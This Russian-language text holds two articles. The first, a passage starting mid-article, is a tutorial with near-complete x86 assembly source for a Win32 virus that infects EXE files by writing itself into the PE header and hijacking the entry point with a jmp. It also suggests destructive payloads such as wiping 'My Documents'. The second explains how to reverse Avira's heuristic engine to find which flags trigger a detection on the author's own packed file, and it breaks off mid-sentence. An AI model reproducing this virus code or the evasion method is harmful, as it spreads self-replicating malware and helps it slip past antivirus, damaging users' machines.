Далее нам найти файл в этой директории. Для этого используем функцию FindFirstFileA(). Но все не так просто, Эта функция требует помимо прочих параметров указатель на WIN32_FIND_DATA структуру. А она находится в вирусе. Возникает проблема - вирус в заголовке, а в эту область памяти нельзя писать.... И все же, это можно обойти. Для этого вызываем API функцию VirtualProtect(). Она может изменять атрибуты страниц виртуальной памяти.

_FFFA:

```
pusha
push esp ;адрес переменной, в нее возвращается "старый" режим доступа
push 40h ;режим доступа (нам нужен 40h)
push 2000h ;размер области памяти в байтах
mov eax,offset dir
add eax,delta_off
push eax ;адрес области памяти, чьи атрибуты страниц нужно изменить
call VirtualProtect
popa
```

Перед вызовом сохраняю регистры, а потом их восстанавливаю.

Можно же избежать этого вызова, если структуру WIN32_FIND_DATA поместить в стек и потом обращаться к нему. Попробуйте сами сделать это. Я же просто показал вам, как можно изменять атрибуты виртуальной памяти.

Теперь можно подготавливать параметры для функции FindFirstFileA().

```
lea eax,WIN32_FIND_DATA
add eax,delta_off
push eax ;указатель на структуру
lea eax,EXE_MASK
add eax,delta_off
push eax ;маска поиска
call FindFirstFileA
```

функция возвращает handle поиска. Сохраним его и проверим, завершилась ли функция FindFirstFileA успешно

```
mov dword ptr Find_H, eax ;сохраняем handle поиска
inc eax
jnz _OpenFile ;если нет ошибки ( eax <> 0 )
dec eax
```

Следующий блок кода нужен для поиска следующего файла, если мы не сможем открыть найденный файл.

```
_FNFA:
    lea eax,WIN32_FIND_DATA
    add eax,delta_off
    push eax    ;указатель на структуру
    push dword ptr Find_H ;handle поиска
    call FindNextFileA
    or eax,eax
    jz _msb_
```

если функция возвратит ошибку, то мы можем быть уверены, что файлов в директории точно нет. В нашем случае я просто выхожу из процедуры заражения. Но разумнее открыть другой каталог и посмотреть файлы там.

Если же файл нашли, то открываем его на чтение и запись. Используем для этого функцию CreateFileA().

```
push 0    ;хендл на файл шаблон (не нужен)
push 80h   ;атрибут FILE_ATTRIBUTE_NORMAL
push 3     ;тип открытия OPEN_EXISTING
push 0     ;атрибуты защиты (не нужны)
push 1+2   ;тип совместного доступа
push 80000000h+40000000h ;способ доступа (Чтение и запись)
mov eax, offset WFD_szFileName
add eax,delta_off
push eax   ;указатель на имя файла
call CreateFileA
inc eax
jz _FNFA
dec eax
push eax
```

Если функция завершилась ошибкой, то переходим на поиск нового файла. Иначе, сохраняем полученный handle найденного файла в стек.

Далее необходимо прочитать файл, но перед этим, выполним несколько дополнительных действий.

Определяем длину файла функцией GetFileSize().

```
_ReadFile:
push 0 ;указатель на переменную для хранения          ;верхнего слова размера файла (не нужно)
push eax ;хендл файла
call GetFileSize
push eax
```

в eax возвращается размер файла. Сохраняем его в стек.

Далее резервируем область памяти функцией GlobalAlloc() указав в параметре dwBytes длину файла в байтах, чтобы считать в заказанный буфер этот файл.

```
push eax ;размер файла
push 0   ;атрибут для заказанной памяти (установим по ;умолчанию)
call GlobalAlloc
push eax
```

в eax возвращается адрес распределенной памяти. Сохраняем его в стек.

Далее считываем открытый файл в только что заказанную память функцией ReadFile().

```
push 0
push esp
push dword ptr FileSize - количество байт для чтения
push eax - буфер для прочитанных данных
```



```

push dword ptr FileHandle      - хендл файла
call ReadFile
or eax, eax
jz _CloseFile

```

Проверяем, удалось ли считать из файла. Если нет, то переходим к процедуре закрытия файла.

Считав файл, мы анализируем его заголовок. Один плюс метода записи вируса в заголовок - размер файла не увеличивается, тем самым мы обеспечили небольшую скрытность своему вирусу, если юзер будет проверять длинны файлов, измененные в какой-то момент времени.

Итак, первым делом, надо получить размер свободного места в заголовке.

```

_GetFreeSpace:

mov edi, [esp]                ;Начало прочитанного файла
add edi, [edi].mz_neptr        ;Offset PE Header

cmp word ptr [edi], 4550h ;Проверка , PE ли файл мы заражаем ?
jne _Exit

```

А теперь необходимо проверить - заражен ли уже этот файл нашим вирусом.

```

add edi, 4Ch
cmp [edi], 'Q' ;проверяем поле Reserv
je _CloseFile
mov [edi], 'Q' ;если нет то ставим метку о заражении
sub edi, 4Ch

```

Для метки заражения, используем зарезервированное поле PE заголовка находящееся по смещению 4Ch от начала заголовка.

```

movzx ecx, word ptr [edi].pe_numofobjects ;в ECX кол-во элементов (счетчик)
push ecx
movzx esi, word ptr [edi].pe_ntheadersize ;размер NT Header
lea eax, [edi+esi+18h] ;VA первого элемента Object Table
push eax
mov ebx, [eax].oe_phys_offs ;наименьшее физическое смещение секции

```

```

_SearchLowhOffset:

mov edx, [eax].oe_phys_offs ;физическое смещение секции
cmp ebx, edx ;сверяем с наименьшим смещением
jb _BigOffset ;если больше, то смотрим следующий элемент
mov ebx, edx

```

```

_BigOffset:

add eax, 28h ; следующий элемент
loop _SearchLowhOffset

```

В ecx помещаю количество секций. Сохраняю ecx, Далее в esi получаю размер NT заголовка. Далее в eax помещается виртуальный адрес таблицы секций (Object Table). Он состоит из начала PE заголовка + размер NT заголовка + 18h (поле magic). Сохраняем этот адрес. Далее в ebx помещаем наименьшее физическое смещение секции. Следующим шагом помещаем это физическое смещение секции в edx. Сравниваем ebx и edx . Если больше, то ищем следующий элемент, иначе текущий элемент примем за наименьший. В итоге получим, что в ebx у нас наименьшее физическое смещение первой секции.

Следующим шагом будет проверка на некоторые дополнительные элементы, которые могут присутствовать в PE заголовке. Нас волнуют Bound Imports.

```

_CheckBounds:

pop eax ;VA первого элемента в Object Table
pop ecx ;кол-во элементов
imul ecx, ecx, 28h ;размер Object Table
mov edx, [edi].pe_boundimporttrva ;присутствуют Bound Imports?

```

```

or edx,edx
jz _NoBounds
add ecx,[edi].pe_boundimportsize ;добавим их размер к Object Table

_NoBounds:

add eax,ecx ;VA "свободного места" в файле
push ebx
mov dword ptr [EIP],eax ;сохраняем его
pop ecx
add ebx,[esp]
sub ebx,eax ;размер "свободного места"

```

Восстанавливаем в `eax` VA первого элемента в Object Table (ранее сохраняли в стеке). Далее в `ecx` восстанавливаем количество элементов. Умножив `ecx` на 40 байт в `ecx` получим размер таблицы секций (Object Table). Проверим, присутствуют ли bound imports. Если нет, то не берем их в расчет, иначе добавим их к размеру таблицы секций. И того, добавив `ecx` к `eax`, получим VA свободного места в файле. Сохраняем `ebx` (не забыли, что у нас там лежало :). Сохраняем адрес свободного места в переменную в стеке. Восстанавливаем `ecx`, ранее помещенный в стек. Добавляем к физическому смещению первой секции (`ebx`) значение из стека получи конец секций, и, вычтя из него адрес начала свободного места (`eax`), получим размер свободного места в файле.

```

_SaveInHeader:
cmp ebx,dword ptr Virsize ;проверим войдет ли код в заголовок
jb _CloseFile
mov dword ptr [edi].pe_headersize,ecx ;приравняем размер заголовков к физ. ;смещению первой секции
mov ecx,dword ptr Virsize
xchg eax,edi
lea esi,start
add esi,delta_off

```

Первоначально проверим войдет ли наш вирус в заголовок. Чтобы сразу узнать размер вируса (еще при компиляции), воспользуемся препроцессором:

```
Virsize equ $-start
```

Если вирус не входит в заголовок то лучше всего будет ничего не трогая закрыть файлы и выйти из программы. Далее необходимо приравнять полученный до этого размер заголовков к физическому смещению первой секции (в нашем случае оно в `ecx`). Далее подготавливаем данные для записи. В `ecx` помещаем размер вируса в байтах, чтобы далее использовать это как счетчик записи. В `edi` помещаем адрес начала свободного места в файле, а в `esi` - адрес начала вируса, естественно с добавленным дельта-смещением.

Далее начинается самое важное и интересное действие. Необходимо обеспечить передачу управления на вирус. Для этого будем использовать способ модифицирования кода главной программы. Способ заключается в записи в начало кода программы безусловного перехода на код вируса (`jmp`). Этот метод хорош тем, что его обычные антивирусы не определяют. Антивирусы могут увидеть изменение точки входа. Но то, что мы запишем в начало файла `jmp`, они не увидят (а может и увидят :, мне просто так захотелось). Инструкция `jmp <операнд>` имеет размер 5 байт. Первый байт 0E9h это опкод самой инструкции, а четыре оставшихся - это адрес в ту область памяти, куда мы хотим передать управление. При чем этот адрес необходимо вычислить так, как это делает процессор.

Формула вычисления такова:

```

x=0-(y-z)
y - смещение следующей команды
z - требуемый VA для jmp
jmp x

```

т.е. пусть у нас есть адрес, с которого начинается выполняться программа

```

00400290 ..... ; код вируса
....

```

```

004019C0 jmp 00400290
004019C5 ...
....

```

вычисляем то, что в скобках:

004019C0h+00000005h-00400290h=00001735h

вычитаем:

00000000-00001735h=FFFFFFE8Cbh

и записываем после опкода jmp то, что получили. Для проверки смотрим в отладчик и видим:

```

004019C0 E9 CBE8FFFF JMP 00400290

```

что и требовалось получить.

```

pusha
mov edi,eax ;offset pe
mov ebx,dword ptr [edi+28h] ;стартовый код программы (на него указывает :Entry Point)
add ebx,dword ptr [edi+34h] ;нормализуем
add ebx,000005h

```

сохраним все регистры, чтобы не запортить все, что мы подготовили для записи. В edi помещаем смещение PE заголовка. Далее в ebx помещаем адрес начала кода программы, т.е. RVA Entry Point + Image Base. Добавляем еще 5 байт - это столько, сколько занимает дальний джамп.

```

mov eax,dword ptr [EIP] ;смещение кода вируса в памяти
sub eax,AllocMem ;вычитаем начало памяти и получаем смещение кода
;вируса (реальное)

```

в eax помещаем сохраненное ранее смещение кода вируса в памяти. Вычитаем начало памяти, куда считали код программы. В итоге получили Реальное смещение кода вируса относительно начала программы, начиная от первого байта.

```

add eax,dword ptr [edi+34h] ;+ Image Base
sub ebx,eax
xor eax,eax
sub eax,ebx
push eax ;результат формулы x=0-(y-z)
mov ebx,AllocMem
add ebx,dword ptr [edi+28h] ;адрес начала кода заражаемой программы

```

теперь получившееся смещение складываем с Image Base и получаем адрес туда - куда необходимо сделать перейти. Далее вычисляем формулу jmp x=0-(y-z). Вначале вычли из требуемого VA в ту область, куда надо перейти, смещение следующей команды. Далее из нуля вычли то что получили при вычитании. Сохранили получившееся значение. Снова в ebx помещаем адрес начала памяти. Добавляем к нему Entry Point, тем самым, вычислив адрес, где находится начало кода программы, которую заражаем.

```

mov ecx,5h ;счетчик
lea edi,save_vir_b ;адрес переменной куда сохраняем 5 байт жертвы
add edi,delta_off ;добавляем дельту
mov esi,ebx ;адрес откуда читать 5 байт
rep movsb ;сохраняем

```

инициализируем счетчик ecx в 5, так как сохранять будем 5 байт. Вычисляем адрес переменной в edi, куда будем сохранять значение оригинальных 5 байт программы. В esi - адрес того места, откуда будем читать.

```

mov edi,ebx ;адрес куда записывать
lea esi,j_m_p ;адрес переменной откуда брать данные для записи
add esi,delta_off ;добавляем дельту
movsb ;пишем jmp на код вируса

```

Сразу записываю адрес, где находится начало кода программы в edi. Далее в esi помещаю адрес опкода e9h и записываю его.

```
pop ebx
mov dword ptr [edi],ebx
```

восстанавливаю ранее вычисленное значение операнда для инструкции jmp. И сразу можем из регистра поместить его в память.

```
popa
rep movsb
```

это самый важный шаг. Восстанавливаем все, что напортили. Записываем вирус туда, где находится считанная программа.

Далее надо записать все, что мы изменили в файл. Перед использованием функции WriteFile(), обязательно необходимо установить указатель на начало файла. Делаем это с помощью функции SetFilePointer():

```
_WriteFile:
xor esi,esi
push esi
push esi
push esi
push dword ptr FileHandle      ;хендл файла.
call SetFilePointer
```

Теперь можем вызывать WriteFile():

```
push esi      ;указатель на структуру Overlapped (не нужно)
push esp      ;указатель на буфер с размером файла
push dword ptr FileSize      ;размер файла
push dword ptr AllocMem      ;адрес начала заказанной памяти
push dword ptr FileHandle    ;handle файла
call WriteFile

_CloseFile:
push dword ptr FileHandle    ;handle файла
call CloseHandle

push dword ptr Find_H      ;handle поиска
call CloseHandle

push dword ptr AllocMem     ;allocation memory
call GlobalFree
```

необходимо зарыть handle файла, с которым работали функцией CloseHandle() и отдать всю память, которую заказывали функцией GlobalFree

В принципе вот и все заражение. Далее можно сделать все, что вашей душе угодно, например, вызвать сообщение, что на компьютере вирус, стереть всю папку "Мои документы" или найти еще один файл и повторить заражение... Дети, помните - вирусы пишут для развлечений, поэтому деструкция не приветствуется!!!

Для наглядности вызовем пустое сообщение с заголовком по умолчанию.

```
_msb_:
lea eax, usd ;имя библиотеки
add eax, delta_off
push eax ;в стек
call LoadLibrary
lea edi, MSB ;имя функции
add edi, delta_off
push edi ;в стек
push eax ;handle полученной библиотеки в стек
call GetProcAddress
push 0
push 0
```

```

push 0
push 0
call eax ;вызываем функции MessageBox()

```

ничего сложного. Важно не забывать добавлять дельта-смещение к переменным и то, что параметры в стек сохраняются в обратном порядке, сами функции возвращают результат в eax.

Остался последний шаг.

```

_Exit:
cmp delta_off,0 ;проверяем поколение
jz AA
mov eax,offset dir
add eax, delta_off
xor ax,ax

```

в конце концов, вирус попадет на метку _Exit. Необходимо узнать - какое это поколение вируса. Если дельта смещение равно нулю, то это первое поколение и необходимо закончить работу вируса. Иначе надо передать управление программе носителю.

```

_SearchMZ_:
cmp word ptr [eax],5A4Dh
je _CheckMZ_
sub eax,10000h
jmp _SearchMZ_

```

ищем начало заражаемого файла по сигнатуре на текущей странице памяти. Все аналогично поиску kernel32.dll.

```

_CheckMZ_:
mov edi,eax
add edi,dword ptr [edi].mz_neptr
mov eax,dword ptr [edi+28h]
add eax,dword ptr [edi+34h]

```

сдвигаемся по заголовку - нам необходимо получить адрес начала выполнения программы.

```

pusha
push esp ;адрес переменной, в нее возвращается "старый" режим ;доступа
push 40h ;режим доступа (нам нужен 40h)
push 5h ;размер области памяти в байтах
push eax ;адрес области памяти, чьи атрибуты страниц нужно изменить
call VirtualProtect
popa

```

эта функция необходима для того, чтобы мы могли писать в то место, куда мы хотим восстановить пять сохраненных байт. Естественно сохраняем регистры, которые до этого так упорно подготавливали.

```

mov ecx,5h ;счетчик
lea esi,save_vir_b ;адрес сохраненных оригинальных 5 байт жертвы
add esi,delta_off ;добавляем дельту
mov edi,eax ;адрес начала кода жертвы в памяти
rep movsb ;восстанавливаем
jmp eax

```

инициализируем счетчик записи в ecx. В esi помещаем переменную, где находятся сохраненные пять байт. Нормируем по дельта-смещению. В edi помещаем адрес, куда будем записывать байты - начало кода программы. Записываем эти чертовы пять байт. И передаем управление на начало кода программы, адрес которого находится в eax.

```

AA:
push 0
call ExitProcess

```

самый сложный код. Сюда мы попадем, если в процессе заражения были какие-либо ошибки, возможно, этот файл уже был заражен или это первое поколение, т.е. если вирус запущен не из зараженной программы.

Данные (поместить после последней инструкции)

```
dir      db "C:\Polygon",0
EXE_MASK db "/*.EXE",0
MSB      db "MessageBoxA",0
usd      db "user32.dll",0
vir_stat db 0
j_m_p    db 0E9h
save_vir_b db 00,00,00,00,00

WIN32_FIND_DATA      label byte
WFD_dwFileAttributes dd      0
WFD_ftCreationTime   dq      0
WFD_ftLastAccessTime dq      0
WFD_ftLastWriteTime  dq      0
WFD_nFileSizeHigh    dd      0
WFD_nFileSizeLow     dd      0
WFD_dwReserved0      dd      0
WFD_dwReserved1      dd      0
WFD_szFileName       db      255 dup (0)
WFD_szAlternateFileName db 13 dup (0)
                                db      03 dup (0)

delta_off equ [ebp+18h]
CloseHandle equ [ebp-4*1]
FindFirstFileA equ [ebp-4*2]
FindNextFileA equ [ebp-4*3]
CreateFileA equ [ebp-4*4]
ReadFile equ [ebp-4*5]
GlobalAlloc equ [ebp-4*6]
GetFileSize equ [ebp-4*7]
SetFilePointer equ [ebp-4*8]
WriteFile equ [ebp-4*9]
GlobalFree equ [ebp-4*10]
VirtualProtect equ [ebp-4*11]
ExitProcess equ [ebp-4*12]
GetProcAddress equ [ebp-4*13]
LoadLibrary equ [ebp-4*14]
SetCurrentDirectory equ [ebp-4*15]
EIP equ [ebp-4*16]
Find_H equ [ebp-4*17]
FileHandle equ [ebp-4*18]
FileSize equ [ebp-4*19]
AllocMem equ [ebp-4*20]
base_s equ [ebp-4*21]

HeshTable:                                ;Таблица хешей
    CloseHandle_ dd 0F867A91Eh
    FindFirstFileA_ dd 03165E506h
    FindNextFileA_ dd 0CA920AD8h
    CreateFileA_ dd 0860B38BCh
    ReadFile_ dd 029C4EF46h
    GlobalAlloc_ dd 0CC17506Ch
    GetFileSize_ dd 0AAC2523Eh
    SetFilePointer_ dd 07F3545C6h
    WriteFile_ dd 0F67B91BAh
    GlobalFree_ dd 03FE8FED4h
    VirtualProtect_ dd 015F8EF80h
    ExitProcess_ dd 0D66358ECh
    GetProcAddress_ dd 05D7574B6h
    LoadLibraryA_ dd 071E40722h
    SetCurrentDirectoryA_ dd 00709DC94h
                                dw 0FFFFh ;End of HeshTable

Virsize equ $-start
```

Вот и весь код ... вроде ничего не забыли. Хеши предварительно вычисляются. А стековые переменные адресуются через регистр ebp.

Можно сделать много улучшений например структуру WIN32_FIND_DATA хранить в стеке, зашифровать тело вируса. Да, много еще можно добавить и оптимизировать... Предоставляю это вам. Надеюсь, статья не была слишком скучной..

Использованные статьи и документы:

1. Формат Исполняемых Файлов Portable Executables (PE) by Hard Wisdom
2. Основные методы заражения PE by [HT]sars
3. Поиск API адресов в win95-XP by [HT]sars

Avira – heuristic disasm

Автор: Михрютка

Дата: 2011-08-14

Вступление

Приветствую. Эта статья будет посвящена самому неадекватному антивирусу – авире. Мне всегда было интересно, как же она умудряется отличать вирус от невируса, какие критерии она использует. В этой статье я покажу, как нужно ее реверсить. Некоторые моменты будут озвучены просто как факт, я не буду рассказывать, как я к ним пришел – я просто этого не помню. Также хочу заранее сказать, что я не реверсер, поэтому многие вещи, возможно, я делал не совсем оптимально. Итак, приступим. ?

1. Поиск имени нужного детекта в модулях авиры

Для анализа нам потребуются IDA Pro с HexRays, OllyDbg, возможно PE Tools. Исследование будет проводиться на примере одного из моих файлов. Назовем его sample.exe. Проверяем его авирой – получаем TR/Crypt.XPACK.Gen2.

Очевидно, чтобы определить нужные нам признаки, нужно найти эту строку в авире, а потом проанализировать код, который к ней обращается.

Весь код анализатора, который нам нужен, находится в библиотеке aeheur.dll. Не буду рассказывать, как я это узнал – это долго и не имеет никакого значения. Загружаем указанную библиотеку в IDA Pro и через поиск (ALT+T) пытаемся найти "TR/Crypt.XPACK.Gen2".

Поиск не дает результатов. Что ж, значит переходим во вкладку Strings (Shift+F12) и начинаем просматривать строки – вдруг найдутся похожие или аналогичные имена, ну или просто что-то интересное.

И что мы видим – очень много переменных, которые напоминают текст, причем однотипный, но нечитаемый. Логично предположить, что это зашифрованный текст. Осталось выяснить, по какому алгоритму он был зашифрован. Я сделал так: выбирал строки наугад и смотрел, каким функциям они передаются. Я очень долго перебирал эти функции, и среди них мне попалась функция расшифровки. Оказалось, что все эти строки зашифрованы обычным XOR с ключом 0x38. Чтобы упростить нам задачу в дальнейшем, создаем скриптовый файл для IDA Pro avira_decrypt.idc с таким содержанием (он нам еще не раз пригодится):

```
static main(void){
    auto i;
    i = ScreenEA();
    while (Byte(i) != 0x00){
        PatchByte(i,Byte(i)^0x38);
        i = i+1;
    }
}
```

Итак, теперь мы знаем, как спрятаны строки. Чтобы найти нужную нам строку в авире, нужно зашифровать ее, а потом искать в уже зашифрованном виде. Для этого я написал утилиту, которая обычный текст зашифровывает по такому же алгоритму, а потом сохраняет в шестнадцатеричном виде. Написание такой утилиты я оставляю за Вами. Итак, берем строку "TR/Crypt.XPACK.Gen2",

применяем к каждому байту XOR с ключом 0x38, переводим в текстовый вид. Получаем такую строку: "6C 6A 17 7B 4A 41 48 4C 16 60 68 79 7B". Забегая вперед, скажу, что индекс 2 в конце строки авира не хранит вместе со строкой, она добавляет его кодом. Поэтому обрезаем нашу строку на 1 байт, получаем "6C 6A 17 7B 4A 41 48 4C 16 60 68 79". Именно ее мы будем искать в нашей длл. Для этого переходим в IDA Pro на вкладку IDA View-A, открываем бинарный поиск (ALT+B) и вбиваем зашифрованную строку

Отлично, строка найдена. IDA Pro перебрасывает нас как раз на нее.

Теперь, для нашего удобства, строку неплохо бы расшифровать. Помните наш скрипт? Ставим курсор на начало строки и запускаем наш скрипт. Для первого запуска скрипта нужно нажать ALT+F7 и выбрать файл скрипта. Сразу получаем расшифрованную строку. Чтобы было еще удобнее, не убирая с нее курсор, нажимаем A – IDA Pro даст полноценное имя нашей переменной

2. Поиск нужной проверки от антивируса

Первая часть нашего исследования завершена – у нас есть имя детекта. Осталось самое сложное – проанализировать код и флаги, которые используют этот детект. Не снимая курсор со строки, нажимаем CTRL+X, чтобы увидеть, откуда идут ссылки на эту строку

Да, друзья, искомый нами детект присваивается в десятках мест! И нам нужно найти именно то единственное, где срабатывает проверка. Выхода нет – переходим по первой ссылке и оказываемся в незнакомой функции. Если нажмем F5, HexRays покажет нам C-подобный код функции. Много непонятного, правда?

Я опять вынужден пропустить значительную часть своих исследований, т.к. это все долго и нудно. HexRays пока можно закрыть, он нам не нужен. Перед нами сейчас стоит комплексная задача – сначала найти функцию проверки, которая срабатывает на наш файл. Потом найти внутри этой функции нужную проверку (а их очень много для каждого из детектов). И только после этого можно смотреть на конкретные флаги, которые сравнивает Avira.

Итак, сейчас мы находимся внутри функции, которая дает один из детектов с нужным нам именем. Нажимаем CTRL+P – появляется окно со списком функций. Просто жмем Enter.

Так мы попадаем к началу функции, в которой мы были (листать колесиком мышки было бы слишком долго). Жмем CTRL+X и снова Enter – попадаем в то место, откуда вызывается наша проверка. Обратите внимание на однотипный код – вызов функции, сравнение с 0. Если не 0, тогда вызывается следующая функция. Если 0, тогда на выход. Это вызываются подряд проверки для самых разных детектов. Следовательно, если функция возвращает 0 – файл признан вирусом, если не 0 – файл чист.

Кстати, можем переименовать нашу функцию, чтобы было удобнее читать. Ставим курсор на нашу функцию, нажмем N, вводим имя.

Итак, что мы имеем – огромное количество функций с огромным количеством проверок внутри каждой. Как найти нужную нам? В этом нам поможет отладчик. Для начала несколько слов о том, как работать с авирой в отладчике. В последних версиях этого антивируса появилась защита собственных процессов. Чтобы она нам не мешала, возьмите папку авиры из Program Files и скопируйте в любое место – именно из него мы и будем работать. Также нам стоит переименовать avscan.exe в любое другое имя – его мы будем загружать в отладчик. Собственная защита авиры не даст загрузить в отладчик ни один файл с таким именем. Поэтому просто переименовываем. Напоминаю, что мы работаем со скопированной папкой авиры, а не с оригинальной! В оригинальной вам ничего не позволят сделать!

Теперь о запуске сканирования. Чтобы просканировать файл, нужно создать конфигурационный файл, внутри которого будет прописан путь к нашему файлу. А потом нужно передать путь к конфигурационному файлу в командную строку avscan.exe (в статье я буду применять это имя, но помните – мы этот файл переименовали!). Конфигурационный файл имеет такое содержание:

```
#####
# $AV$SCANNER$AVP
#####
# This file has been created automatically.
# DO NOT MODIFY!!
#####
[CFG]
GuiMode=1
ExitMode=1

[SEARCH]
Parameterx00300432
Path0=C:\sample.exe

[CONTROLCENTER]
ProfileName=ShlExt

[SCANNER]
```

Порядок отладки такой: создаем текстовый файл cfg.txt с таким содержанием, только вместо c:\sample.exe прописываем путь к своему сканируемому файлу. Потом в отладчике открываем avscan.exe, а в качестве параметра прописываем путь к cfg.txt. Вот как это выглядит у меня:

С запуском разобрались, можно приступать к отладке. Кстати, забыл предупредить – после каждого сканирования файл конфигурации удаляется, его придется создавать заново. Итак, сначала возвращаемся к IDA Pro. Помните тот длинный список вызовов функций проверки? Перейдем в начало этого списка и запомним его адрес:

В моем случае этот адрес равен 100CDADB. Нам нужно определить самую первую функцию из списка проверок, которая вернет 0. Поэтому нам нужно поставить точку останова в начале списка и протрассировать его, пока не получим 0.

Для этого открываем в OllyDbg файл aeheur.dll и в командной строке пишем bp 100CDADB (помните, у вас этот адрес может быть другим). Теперь, когда мы будем отлаживать avscan.exe, отладчик остановится на этом самом адресе. Все, можно закрывать в отладчике aeheur.dll и открываем avscan.exe (не забываем про параметры в командной строке). Файл загружен, смело жмем F9. Авира подгружает свои dll читает файл, выполняет проверки и останавливается на том самом адресе, где мы поставили точку останова:

Мы находимся в самом начале списка проверок. Все, что нам теперь требуется – трассировать код клавишей F8 и смотреть на значение eax после вызова каждой из функций. Уверен, этот процесс можно автоматизировать, но я не реверсер и не умею этого. Итак, мы дошли уже трассировкой до самого get, а 0 в eax так и не появился. Расстраиваться не стоит – функции проверок разбросаны в куче мест. Просто продолжаем трассировать, пока не получим 0 в eax. Трассировать приходится не долго, попадаем вот в это место:

Видите вызов функции, а за ним eax сразу равен 0? Эта та самая функция, которая нужна нам. Ставим на ее вызов точку останова. Не забываем в IDA Pro сразу же переходить на это же самое место, чтобы не заблудиться:

Вот так это место выглядит в IDA Pro. Сразу даем этой функции аналогичное название для удобства. Неопытный читатель заметит, что адреса в OllyDbg и IDA Pro отличаются – это все потому, что IDA грузит библиотеку по одному и тому же адресу, а OllyDbg всегда по разному. Чтобы не запутаться, сравнивайте адреса по последним 4 цифрам и все будет ясно.

Итак, мы нашли функцию, которая определяет файл, как вирус. Заходим в нее в IDA Pro и жмем F5. Мы видим кучу разных проверок. Как найти из них нужную? Правильно, опять нам поможет отладчик. Помните, мы поставили точку останова на этой функции? Перезапускаем avscan.exe в отладчике (напоминаю, что cfg.txt нужно будет создать заново! он уже удален авирой!) и жмем два раза F9 (два раза потому, что первый раз сработает точка останова в начале списка проверок – помните еще про нее? Впрочем, она нам не нужна и можно ее удалить – в этом случае жать F9 нужно будет один раз).

Точка останова сработала, мы стоим на вызове функции, которая дает детект. Заходим в нее (F7). Теперь трассируем по F8 все проверки, пока не будет вызвана функция расшифровки нужной нам строки. Как это определить? Я не буду это описывать. Немного опыта и Вы сами научитесь определять этот момент. Просто трассируйте до первого JMP (это совет навскидку, все-таки лучше потренируйтесь пару раз). Скажу честно, трассировать придется долго. Запаситесь терпением и хорошей реакцией.

Трассировал я долго, пока не вышел на этот момент (показываю в IDA Pro):

Знакомая картина? Помните тот список вызовов функций с проверками? Похоже, правда? Скажу по секрету, так оно и есть – это точно такой же список вызовов, но только других функций с другими проверками. Видимо, ни одна из проверок в текущей функции не дала результата и она полезла в подфункции с аналогичными проверками. Вобщем, пугаться не стоит, просто дальше трассируем по F8, пока не увидим в eax 0 после вызова. Как только увидели 0, ставим точку останова на этот вызов (все остальные точки останова удаляем), даем этой функции имя в IDA Pro:

Теперь в IDA Pro заходим в эту функцию, в OllyDbg снова перезапускаем avscan.exe, жмем F9 и после точки останова заходим в функцию (F7). Теперь мы внутри функции. Снова ищем нужную нам проверку – снова трассируем по F8, пока не найдем расшифровщик или JMP. Еще раз напоминаю – я делаю это для своего файла. На вашем файле, пусть даже детект с таким же именем, проверка может находиться совершенно в другом месте. Но алгоритм и логика поиска та же самая.

На этот раз долго трассировать не пришлось. Место заветного прыжка обнаружилось довольно быстро. Я покажу код сразу в IDA Pro (в OllyDbg не буду показывать):

В моем случае был выполнен прыжок:

```
102D2021          ja      short loc_102D2093
```

Как вы видите из листинга, в том месте, куда идет прыжок, идет обращение к строке, которую мы искали с самого начала, а потом безусловный JMP, который мы искали только что трассировкой по F8.

Итак, место проверки найдено. Теперь в IDA Pro нажимаем F5. Перед нами отличный C-подобный код, который четко показывает все проверки, выполнение которых ведет к детекту. Половина пути пройдена, могу Вас с этим поздравить. Но остается не менее сложная и трудоемкая задача – определить, какие же конкретно флаги сравниваются и что за функции вызываются. Готовы? Поехали дальше. ?

3. Анализ проверяемых флагов

Поиск и анализ флагов – не менее трудоемкая, чем вся эта статья. Я не буду описывать всю логику реверсинга. Я лишь остановлюсь на основных принципах, которые вам следует использовать для анализа. Авира в своем анализе использует две структуры. Я назову их AVIRA_INFO и SCAN_INFO. В первой больше информации о файле и черт знает чем еще, во второй – самые разные части PE и флаги, которые она выставляет в зависимости от разных значений PE.

Зайдите в таблицу экспорта файла aeheur.dll. Видите функцию module_get_api? Зайдите в нее. Она возвращает адрес массива ссылок. Перейдите по первой ссылке в этом массиве. Вы попадете в функцию. Откройте ее в хексрейсе, так наглядней. Видите вызов сначала колбека, а потом memset(v23, 0, 0x3720u) ? Это выделение памяти и ее обнуление для структуры AVIRA_INFO. Дальше ряд функций инициализируют некоторые значения этой структуры. Например,

```
memset((char *)v24 + 64, v29, 0x40u)
```

Эта функция копирует первые 64 байта с точки входа в отдельный буфер структуры AVIRA_INFO. Особо париться из-за этой структуры не стоит, в ней мало чего интересного.

Значительно ниже вы увидите вызов sub_10005E2B(v23). Зайдите в нее. Видите сначала вызов колбека, а потом:

```
memset((void *)result, 0, 0x2478u)
```

?

Это уже создание структуры SCAN_INFO. Она является куда более интересной – все основные флаги находятся в ней. Чуть ниже идет вызов sub_1001604E – это самая важная функция. Она устанавливает если не все, то абсолютное большинство флагов в SCAN_INFO. Она довольно легкая для анализа. Просто очень длинная. Во всех проверках авира только сверяет разные флаги. Но их инициализация происходит именно в этой функции.

Возвращаемся к нашей функции проверки. Перед Вами С-подобный код, верно? Видите, очень много проверок полей переменной v1 и почти нет a1? Так вот, v1 – это указатель на SCAN_INFO, a1 – на AVIRA_INFO. Если присвоить этим переменным соответствующие типы (Y), анализ станет на порядок проще и удобнее. Это справедливо для всех функций проверки.

Имея все это, как продолжить анализ? Элементарно! Или смотрите в OllyDbg значения конкретных флагов и сравниваете их с полями PE (тут вам пригодится PE Tools), или в IDA Pro анализируете ту функцию, которая устанавливает флаги (можно иногда подглядывать в OllyDbg). На самом деле, это не сложно. За пару вечеров можно смело разобрать свой детект.

Еще пару слов о функциях в авире. Видите, она кроме флагов сравнивает и результаты некоторых функций? Причем, эти функции получают в качестве параметра указатели на зашифрованные строки. Так вот, берем скрипт (помните, мы скрипт писали?) и расшифровываем эти строки. После этого становится четко видно, какие параметры принимают функции. Если в параметрах идет имя dll и 1 функции, значит функция проверяет наличие этой функции в импортах (ну и каламбур). Если в параметрах только имя dll – значит проверяется наличие dll. Если в параметрах только dll, а результат функции сравнивается с каким-либо числом, то эта функция возвращает количество функций в импорте из данной dll. Т.е. у авиры не нужно рассматривать каждый байт – большинство кода интуитивно понятно.

Хочется дополнительно остановиться на некоторых косяках авиры. Судя по всему, в штаты к себе они набирают или пьяных китайских студентов, или пьяных индийских студентов. Вобщем, Вы часто можете встретить несколько функций одинакового назначения. Я находил около 5 копий одной и той же функции по расшифровке строки!!! Несколько копий проверки функции в импорте. Для

